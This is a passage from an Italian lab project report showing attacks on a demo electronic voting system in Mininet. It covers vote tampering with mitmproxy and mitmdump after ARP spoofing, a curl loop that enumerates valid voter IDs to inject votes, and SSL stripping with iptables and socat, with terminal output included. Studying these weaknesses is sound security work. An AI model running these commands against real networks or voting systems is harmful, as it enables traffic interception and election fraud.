





Visualizzando allora il pacchetto intercettato sarà possibile effettuare le modifiche desiderate tramite i comandi e (edit) -> a (request-body) -> modifica del nome del candidato -> CTRL+Q (exit) -> Y (yes) -> Enter. Fatto questo, basterà cliccare a per inoltrare il voto a h1, che sarà salvato all'interno del database server con il nome del candidato modificato da h6, come è possibile notare sia dalla risposta che dal database stesso. In questo modo, quindi, risulta essere possibile per l'attaccante falsare tutta la votazione effettuata.




"Node: h6"
GNU nano 8.7 /tmp/mitmproxye24xw1o4 *
{"voter_id":"VOTER001","candidate":"Giuseppe Moretti"}
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line


"Node: h6"
Flow Details
2026-03-01 19:09:08 POST http://10.0.0.1:8080/vote
Request intercepted
Response
Detail
Host: 10.0.0.1:8080
User-Agent: curl/8.18.0
Accept: */*
Content-Type: application/json
Content-Length: 55
JSON
[:auto]
{
"voter_id": "VOTER001",
"candidate": "Giuseppe Moretti"
}
[1/1] [i:~u /vote & ~q
[*:10000]
][showhost][transparent]
Flow: e Edit D Duplicate r Replay x Export d Delete
Proxy: ? Help q Back E Events O Options i Intercept



In maniera alternativa, viene utilizzato il tool mitmdump, tramite il quale è possibile andare a sniffare i voti intercettati in maniera analoga a quanto fatto precedentemente ma garantendo la possibilità di modificare il voto in maniera automatica: il comando che viene utilizzato è infatti mitmdump --mode transparent --listen-port 10000 --ssl-insecure --modify-body '/~q/Alice Ferraro/Giuseppe Moretti' -v, con il quale viene definito che solo all'interno delle richieste bisognerà andare a modificare tutti i riferimenti ad Alice Ferraro con Giuseppe Moretti.

```
"Node: h6"

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# mitmdump --mode transparent --listen-port 10000 --ssl-insecure   --modify-b
ody '/~q/Alice Ferraro/Giuseppe Moretti' -v
[19:14:46.572] Transparent Proxy listening at *:10000.
```

Per concludere l'attacco, a partire dal terminale di h2 viene inviato un voto diretto verso Alice Ferraro; il messaggio viene intercettato da h6 tramite ARP spoofing che provvede a modificare il voto assegnandolo a Giuseppe Moretti; a quel punto il voto viaggia verso h1 che lo memorizza all'interno del proprio database.


```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# curl -s -X POST http://10.0.0.1:8080/vote -H "Content-Type: application/jso
n" -d '{"voter_id":"VOTER002","candidate":"Alice Ferraro"}'
{"message":"Vote recorded for Giuseppe Moretti","status":"success","timestamp":"
2026-03-01T19:15:59.460545","vote_hash":"6d62edce3e123ddb4171d1e41ab8b57b71f00ea
f098d3b13cf9140eefc6634a2"}
```

```
"Node: h6"

┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# mitmdump --mode transparent --listen-port 10000 --ssl-insecure   --modify-b
ody '/~q/Alice Ferraro/Giuseppe Moretti' -v
[19:14:46.572] Transparent Proxy listening at *:10000.
[19:15:59.388][10.0.0.2:35288] client connect
[19:15:59.429][10.0.0.2:35288] server connect 10.0.0.1:8080
10.0.0.2:35288: POST http://10.0.0.1:8080/vote
    Host: 10.0.0.1:8080
    User-Agent: curl/8.18.0
    Accept: */*
    Content-Type: application/json
    Content-Length: 54
 << 200 OK 188b
    Server: Werkzeug/3.1.5 Python/3.13.11
    Date: Mon, 02 Mar 2026 00:15:59 GMT
    Content-Type: application/json
    Content-Length: 188
    Access-Control-Allow-Origin: *
    Connection: close
[19:15:59.504][10.0.0.2:35288] server disconnect 10.0.0.1:8080
[19:15:59.507][10.0.0.2:35288] client disconnect
```

Tramite il comando da terminale che permette di visualizzare il database server, si può notare come effettivamente il voto sia stato assegnato al candidato errato, falsando la votazione.

```
mininet> h1 sqlite3 server/votes.db "SELECT voter_id, candidate FROM votes ORDER BY id;"
═══════════════════════════════════════════════════════════════
  ELECTRONIC VOTING SYSTEM  —  HTTP
  Listening on 0.0.0.0:8080
  Candidates : Alice Ferraro, Marco Rinaldi, Laura Marchetti, Giuseppe Moretti
  Voters     : 10 registered
═══════════════════════════════════════════════════════════════

 * Serving Flask app 'voting_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a pro
duction WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8080
 * Running on http://127.0.0.1:8080
Press CTRL+C to quit
10.0.0.6 - - [01/Mar/2026 19:12:38] "POST /vote HTTP/1.1" 200 -
10.0.0.6 - - [01/Mar/2026 19:15:59] "POST /vote HTTP/1.1" 200 -
VOTER001|Giuseppe Moretti
VOTER002|Giuseppe Moretti
mininet>
```

Utilizzando lo script automatico auto_vote.py è possibile notare in maniera anche migliore la potenza di questo attacco: nonostante infatti nei dieci voti effettuati il candidato più votato fosse Alice Ferraro, a seguito del tampering svolto da h6 i risultati sono stati totalmente ribaltati permettendo a Giuseppe Moretti di vincere a discapito degli altri candidati, in particolare di Alice Ferraro che risulta aver ricevuto addirittura zero voti.



4.3 Vote Injection

Per quanto riguarda il terzo tipo di attacco, si suppone che l'attaccante abbia la possibilità di falsare la votazione andando addirittura ad inviare i voti in luogo degli effettivi elettori. L'invio del voto non risulta essere un'operazione complicata, in quanto, essendo l'attaccante alla pari dei client, dovrà semplicemente attuare un attacco di tipo ARP spoofing e inviare il voto fingendosi uno dei dieci votanti all'interno del payload del messaggio. La parte più complessa riguarda invece la scoperta degli ID validi: l'attaccante, inizialmente, non ha conoscenza di come siano strutturati gli identificativi, né di quali siano quelli validi una volta scoperta la struttura. Per questo motivo, prima di inviare i voti, l'attaccante ha il compito di scoprire questi due elementi. Per quanto riguarda la struttura degli identificativi, la tecnica migliore che si può

utilizzare è quella già vista nell'attacco precedente di Vote Tampering che prevede l'utilizzo di mitmproxy, andando a modificare il primo voto inviato da un elettore con il nome del candidato desiderato e riuscendo a individuare anche la struttura dell'ID dell'elettore che ha inviato il voto (parametro voter_id nella sezione JSON). A questo punto l'attaccante ha la possibilità di inviare gli altri voti senza dover aspettare che vengano inviati dagli elettori, ma prima deve individuare tra tutte le possibili combinazioni di ID quali siano quelle valide. Per farlo, può ricorrere a una enumerazione per forza bruta, tramite il comando mostrato nell'immagine, che permette di elencare una serie di possibili ID (ad es. da VOTER001 a VOTER050); il server risponderà con 200 se l'identificativo è valido, altrimenti risponderà con codice 403 per segnalare errore.

```
┌──(root㉿kali)-[/home/kali/Downloads/PROGETTO/PROGETTO]
└─# # [xterm h6]
for i in $(seq -w 001 050); do
  RESP=$(curl -s -o /dev/null -w "%{http_code}" -X POST http://10.0.0.1:8080/vo
te -H "Content-Type: application/json" -d "{\"voter_id\":\"VOTER${i}\",\"candid
ate\":\"Giuseppe Moretti\"}")
  if [ "$RESP" = "200" ] || [ "$RESP" = "409" ]; then
    echo "[VALID]   VOTER${i}  → HTTP $RESP"
  else
    echo "[invalid] VOTER${i}  → HTTP $RESP"
  fi
done
[VALID]   VOTER001  → HTTP 200
[VALID]   VOTER002  → HTTP 200
[VALID]   VOTER003  → HTTP 200
[VALID]   VOTER004  → HTTP 200
[VALID]   VOTER005  → HTTP 200
[VALID]   VOTER006  → HTTP 200
[VALID]   VOTER007  → HTTP 200
[VALID]   VOTER008  → HTTP 200
[VALID]   VOTER009  → HTTP 200
[VALID]   VOTER010  → HTTP 200
[invalid] VOTER011  → HTTP 403
[invalid] VOTER012  → HTTP 403
[invalid] VOTER013  → HTTP 403
[invalid] VOTER014  → HTTP 403
[invalid] VOTER015  → HTTP 403
[invalid] VOTER016  → HTTP 403
[invalid] VOTER017  → HTTP 403
[invalid] VOTER018  → HTTP 403
[invalid] VOTER019  → HTTP 403
[invalid] VOTER020  → HTTP 403
[invalid] VOTER021  → HTTP 403
[invalid] VOTER022  → HTTP 403
[invalid] VOTER023  → HTTP 403
[invalid] VOTER024  → HTTP 403
[invalid] VOTER025  → HTTP 403
[invalid] VOTER026  → HTTP 403
```

In questo modo, l'attaccante è in grado di inviare voti al server a nome di tutti gli elettori presenti, falsando completamente la votazione in quanto i vari elettori effettivi non avranno la possibilità di esprimere il proprio voto poiché il server risponderà loro dicendo che l'ID inserito è già stato utilizzato per esprimere una preferenza.

```
VOTER001|Giuseppe Moretti
VOTER002|Giuseppe Moretti
VOTER003|Giuseppe Moretti
VOTER004|Giuseppe Moretti
VOTER005|Giuseppe Moretti
VOTER006|Giuseppe Moretti
VOTER007|Giuseppe Moretti
VOTER008|Giuseppe Moretti
VOTER009|Giuseppe Moretti
VOTER010|Giuseppe Moretti
```

4.4 MITM con SSL Stripping


Come ultimo attacco al sistema di voto considerato, si analizza un caso particolare del primo attacco considerato, cioè quello di ARP spoofing classico: l'obiettivo sarà sempre quello di intercettare i pacchetti contenenti i voti inviati da uno dei client verso il server, ma supponendo che in questo caso il server stesso sia avviato in HTTPS:

```
*** Starting CLI:
mininet> h1 python3 server/voting_server.py --https &
```

In questo caso, con un arpspoof classico come quello analizzato inizialmente, l'attaccante avrà comunque la possibilità di porsi nel mezzo della conversazione, ma tutto ciò che potrà leggere sarà una sequenza di byte cifrati che non portano ad alcuna conoscenza

aggiuntiva. Per superare questa difficoltà si ricorre allora a un attacco di tipo SSL stripping: in questo caso, ponendosi nel mezzo della conversazione client-server, termina la sessione HTTPS tra essi e ne apre un'altra solo nei confronti del server; in questo modo, la vittima, h2, pensa di comunicare con h1 quando in realtà la comunicazione sta avvenendo con h6, e poiché quest'ultimo ha aperto una comunicazione HTTP con il client avrà la possibilità di intercettare tutti i messaggi in chiaro inviati da h2 e inviarli a h1 cifrati. In questo modo né il client né il server avranno la possibilità di accorgersi della presenza dell'attaccante che a quel punto potrà svolgere anche tutti gli attacchi già studiati in precedenza. Per fare ciò, dobbiamo nuovamente utilizzare i comandi arpspoof utilizzati in tutti gli attacchi visti finora in modo tale da avvelenare h2. A quel punto, utilizzeremo il comando iptables -t nat -A PREROUTING -p tcp --dport 8080 -j REDIRECT --to-port 8081 e iptables -t nat -L PREROUTING -v -n per instradare i pacchetti inviati da h2 verso h6 in modo da inizializzare una comunicazione HTTP. Adesso entra finalmente in gioco il comando fondamentale per effettuare questo tipo di attacco, il quale fa uso del tool socat, che si presenta come socat -v TCP-LISTEN:8081,reuseaddr,fork OPENSSL:10.0.0.1:8080,verify=0, che permette di accettare HTTP in chiaro dalla vittima e inoltrare al server via HTTPS, stampando poi tutto il traffico in entrambe le direzioni e ignorando il certificato autofirmato.

Per visualizzare infine che l'attacco abbia avuto successo basterà semplicemente inviare un voto a partire da h2: sul terminale di h6 in cui è stato avviato socat sarà quindi possibile visualizzare i messaggi inviati tra client e server, verificando così che l'attaccante si sia effettivamente inserito all'interno della comunicazione sicura.



Ovviamente, per portare a termine l'attacco, è necessario che all'interno del voto effettuato dal client sia esplicitamente espresso di voler

utilizzare HTTP, in quanto altrimenti l'attacco non avrebbe successo; curl non permette infatti di riprodurre esattamente il comportamento che avremmo via browser, in quanto in quest'ultima situazione basterà semplicemente digitare il link, senza specificare HTTP o HTTPS, e l'attacco avrebbe ugualmente successo, con un comportamento ancora migliore di quello che si può andare a simulare via terminale.